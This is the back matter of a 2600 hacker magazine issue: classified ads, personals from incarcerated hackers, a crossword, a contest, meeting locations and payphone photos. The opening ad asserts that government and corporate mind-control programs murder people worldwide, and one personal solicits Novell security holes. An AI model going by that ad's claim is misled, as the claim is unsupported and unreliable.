IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.

ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.

BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or exploit? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over nine years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. Our office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to *2600*, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

I-HACKED.COM. Taking advantage of technology by hacking today's electronics and systems to better our lives. Electronics are everywhere, and technology drives pretty much everything we do in today's world. We show you how to take advantage of these electronics to make them faster, give them added features, or to do things they were never intended to do.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

CYBERPUNK MINISTRIES CONFERENCE: CPMCON is a Christian hacker conference. Everyone is welcome. Check out http://www.cpmcon.org or email admin@cpmcon.org for more info.

K-LINE MAGAZINE. 100% H/P related information since 1999! We cover all aspects of computers, telephones, and much more. *K-line Magazine* is up to over 45 issues and is headquartered at Canada's top phone phreaking website: nettwerked.net. Be sure to check it out and submit your articles! For more information on *K-line Magazine*, or Nettwerked, please visit http://www.nettwerked.net.

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

Personals

IN SEARCH OF FRIENDS/CONTACTS: Federally incarcerated WM, brown eyes/hair, 6'00", 200 lbs., 25 years old (for the ladies - please send photos, will do same), been in 6 years with a couple to go. Interested in real world hacking not limited to rooftops, (un)abandoned buildings, having FUN with safes, vaults, locks, alarms, and anything novice-level from *2600*. Need placement on various mailing lists: video, DVD, book, magazine, and ANYTHING you can think of is appreciated. Anyone know of hacker mag besides *2600*? Mycology, anyone? Let's talk! I love photos! Send mail to: Henry French #44552-083, PO Box 10 (Elkton FCI), Lisbon, OH 44432.

CONVICTED COMPUTER CRIMINAL in federal prison doing research on Asperger Syndrome prevalence in prison. Please write: Paul Cuni 15287-014, Box 7001, Taft, CA 93268.

SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

STILL IN THE BIG HOUSE. Over three down, one and a half left to serve. Known as Alphabits, busted for hacking some banks and doing wire transfers. I'm bored to death and in desperate need of some stimulation. I would love to hear from ANYONE out in the real world. Help me out and put pen to paper now. Why wait? Will reply to all. Jeremy Cushing #351130, Centinela State Prison, PO Box 911, Imperial, CA 92251-0911.


STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000.
Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953.
Deadline for Fall issue: 9/1/05.

CASSE-TÊTE


Across

1. Account holder
5. Object oriented language
7. Eight bits on a 6502
11. How much space is left
12. Old telco exchange format
13. Root's is 0
15. X.25 std. body
16. Common batt. size
17. 1985 LL Cool J hit
26. X.25 home base
27. Rijndael cipher
29. Precedes the www
31. Neighbor of ES
32. Was ZDTV
33. Disk img.
34. __100
37. IRC client
39. Privacy org.
42. Common "engineering" technique
43. Modern monitor
44. Where e-mail is transmitted
46. Home for hackers to avoid
48. Hacktic founder
49. Do nothing instruction
51. Corporate computer configurers
54. Lang. of US
55. "This is only a test..."
57. For Whom _____
62. Tiny Windows
63. Phone or byte
65. Usenet fare
66. Noisy measurement (abbr.)
67. Antiquated US cipher
68. End of the number (see 19-Down)



Down

1. DNS protocol
2. Unix God's command
3. LOD's Bill origination
4. E-mail record (abbr.)
5. First interactive cable system
6. Menu, shell, CLI, eg.
7. Off The _____
8. "Is this thing ___?"
9. Public key crypt corp.
10. Calls
14. ____ Datenschleuder
18. Pound sign
19. Start of an MF number (See 68- Across)
20. Bug
21. New broadcast std.
22. Nonhuman visitor
23. Later day BOC
24. GPS bird
25. Former Off The Hook co-host
28. 1.60217646 × 10-19 joules
30. Afghan telco parent
35. Major American X.25 network
36. Phreaker zine from the 70's
38. Man is good for this
40. Desktop
41. License, eg.
45. "Are we there yet?"
47. HAL
50. A Plastic Band
52. The place to be this summer
53. "Quality Degradation"
56. Errors
58. "Also" on IRC
59. Indicator light (abbr.)
60. DC villainous namesakes
61. Text (acro.)
64. Hayes command set



Do you find it annoying that you had to leave your house to find a copy of 2600?

Did you know there is an easy solution that involves not having to leave your domicile at all?

It's called the 2600 Subscription and it can be yours in a couple of ways. Either send us $20 for one year, $37 for two years, or $52 for three years (outside the U.S. and Canada, that's $30, $54, and $75 respectively) to 2600, PO Box 752, Middle Island, NY 11953 USA. Or subscribe directly from us online using your credit card at store.2600.com. Then just sit back and wait for issues to come hurtling to your door as if by magic.

Last Chance for the Easter Egg Hunt!

Time is beginning to run low. That's right, the deadline for the *Freedom Downtime* Easter Egg Hunt will be upon us before the next issue is out.

All you have to do is search for Easter Eggs in the film and its associated features. If you find the highest number of Easter Eggs in this double DVD set, you'll win the following:

- Lifetime subscription to *2600*
- All back issues
- One item of every piece of clothing we sell
- An *Off The Hook* DVD with more possible Easter Eggs
- Another *Freedom Downtime* DVD since you will have probably worn out your old one
- Two tickets to the next HOPE conference

Yes, this is an example of a hidden message. But it's not on the DVD so you're wasting your time.

Submit entries to:
Easter Egg Hunt c/o 2600, PO Box 752, Middle Island, NY 11953 USA
You can get the *Freedom Downtime* double DVD set by sending $30 to the above address or through our Internet store located at store.2600.com.

These are the rules. All entries must be sent through the regular mail, none of this Internet business. The deadline is September 1, 2005 and the winner will be announced in the Fall 2005 issue.

What constitutes an Easter Egg? Anything on the DVDs that is deliberately hidden in some way so that you get a little thrill when you discover it. When you find one of these, we expect you to tell us how you found it and what others must do to see it. Simply dumping the data on the DVD is not sufficient.

It's possible that there are some Easter Eggs that don't require you to hit buttons but that contain a hidden message nonetheless. For instance, if you discover that taking the first letter of every word that Kevin Mitnick says in the film spells out a secret message, by all means include that. We will be judging entries on thoroughness and there is no penalty for seeing an Easter Egg that isn't there. You can enter as many times as you wish. Your best score is the one that will count. Remember, there is no second place! So plan on spending the rest of the summer indoors.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.
Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.
Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.
Melbourne: Caffeine at Revault bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.
Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.
Vancouver: Pacific Centre Mall Food Court.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Hamilton: McMaster University Student Center, Room 318, 7:30 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: Future Bakery, 483 Bloor St. West.
Waterloo: William's Coffee Pub, 170 University Ave. West.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
Hampshire: Outside the Guildhall, Portsmouth.
Hull: The Old Gray Mare Pub, Cottingham Road, opposite Hull University. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: The Green Room on Whitworth St. 7 pm.
Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.
Grenoble: Eve, campus of St. Martin d'Heres.
Paris: Place de la Republique, near the (empty) fountain. 6 pm.
Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Madison Square Mall in the food court near McDonald's.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.
Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: Morgan's Coffee & Tea, 498 Washington St.
Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.
Sacramento: Camille's at the corner of Sunrise and Madison.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.
Santa Barbara: Cafe Siena on State St.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Union Station in the Great Hall near the payphones. 5:30 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.
New Orleans: La Fee Verte, 620 Conti St. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.
Marlborough: Solomon Park Mall food court.
Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis (Maryland Heights): Rivalz Technology Cafe, 11502 Dorsett Road.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.
Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.
Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.
Wilmington: Independence Mall food court.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Akron: Arabica on W. Market St., intersection of Hawkins, W. Market, and Exchange.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Java Dave's Coffee Shop on 81st and Harvard.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, under Stairwell 7 sign.
Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Blvd. entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.
Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.
Nashville: J-J's Market, 1912 Broadway. 6 pm.

Texas

Austin: Dobie Mall food court. 6 pm.
Dallas: Mama's Pizza, Campbell & Preston. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.
Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones of the World

Tunisia. This payphone is located at the end of the Tunis Grand Metro in La Marsa. It seems that payphones in Tunis only accept coins.

Tunisia. This curvy payphone is located in a plaza in La Marsa. This seems to be the newest model of payphones in Tunis.

Tunisia. This payphone is located in the Tunis Airport. This style seems to be the oldest model still in use. Probably the most blue as well.

Syria. A payphone from the Axis of Evil! This phone is located next to a tea and shisha shop in Souk al Hamidiyeh. It accepts both coins and prepaid cards, although coins are most commonly used.

Photos by Richard Springs

Payphones that used to be on the other side of this page can now be found on Page 2!

To see even more payphone photos online, visit http://www.2600.com/phones.